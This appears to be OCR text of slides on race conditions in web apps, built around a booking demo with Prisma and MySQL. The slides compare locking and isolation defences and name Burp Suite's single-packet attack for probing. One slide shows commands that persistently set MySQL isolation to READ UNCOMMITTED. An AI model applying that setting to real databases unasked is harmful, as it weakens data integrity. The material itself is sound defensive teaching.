


```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Fri, 05 Jul 2024 05:30:11 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book/serialize
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::rcpqf-1720157411265-0ec5cf634af7

Internal Sever Error: Room not available
```

3



```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Fri, 05 Jul 2024 05:30:11 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book/serialize
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::k2scx-1720157411265-4f247f3377f0

Internal Sever Error:
Invalid `prisma.room.update()` invocation:


Transaction failed due to a write conflict or a deadlock. Please retry your
transaction
```



Booking Histories

Filter by Room Number: All Rooms

TRANSACTION ID	CREATED AT	ROOM NUMBER	BOOKER ID
1	7/5/2024, 12:30:11 PM	1	3

Rooms Overview

ROOM NUMBER	NAME	BOOKER ID
1	VVIP	3
2	DELUXE	Unbooked
3	FANTASTIC	Unbooked
4	COZY	Unbooked

With **PERSIST** scope, transaction isolation level is not reset even after restarting MySQL:

```
SET PERSIST TRANSACTION ISOLATION LEVEL READ UNCOMMITTED;
```

Or:

```
SET PERSIST transaction_isolation = 'READ-UNCOMMITTED';
```

Or:

```
SET @@PERSIST.transaction_isolation = 'READ-UNCOMMITTED';
```

Summary

Atomic Operation by Prisma

Indivisible operations that complete in a single step

Pessimistic Lock

Locks resource before access and keeps it locked until operation completes

Optimistic Lock

Allows simultaneous access and checks for conflicts before committing changes

Transaction with Serializable Isolation

Executes transactions as if they were serial, ensuring maximum isolation

Summary-2

Atomic Operation

+ Ensures data integrity, fast and efficient, easy to implement

- Limited to simple operations, not suitable for complex transactions

Pessimistic Lock

+ Ensures data consistency, suitable for high contention, prevents concurrent access

- Can lead to deadlocks, reduced concurrency and performance

Optimistic Lock

+ Higher concurrency, better performance in low contention, reduces deadlocks

- May require retries in high contention, requires conflict detection and handling, complex implementation

Transaction with Serializable Isolation

+ Maximum data consistency and integrity, prevents all race conditions, suitable for critical transactions

- Significant performance overhead, high contention and blocking, not always supported by databases

Summary-3

Atomic Operation by Prisma Prisma

is simple and effective for low-contention scenarios. e.g. **User Account Updates, Inventory adjustment**

Pessimistic Lock

ensures exclusive access and is ideal for high-contention scenarios but can impact performance. e.g. **Booking Systems, Order Processing**

Optimistic Lock

is suitable for high-read, low-write environments where conflicts are rare but need to be detected. e.g. **Collaborative Editing, Online forms**

Transaction with Serializable Isolation

is best for applications with stringent data integrity requirements, despite potential performance impacts. e.g. **Financial Systems, Scientific Applications**

Conclusion :D

Race Condition on Web Apps

A flaw that produces an unexpected result when the timing of actions impact other actions. An example may be seen on a multithreaded application where actions are being performed on the same data.

Methodology: 3P = Predict -> Probe -> Prove

Tool: Burp Suite (Single packet-attack, Turbo Intruder Extension)

Impact : Depends on the vulnerable function.

Prevention: Depends on use cases.

- Atomic Operation
- Locks
- Transaction Isolation Level: Serializable

THE RACE IS OVER

THANK YOU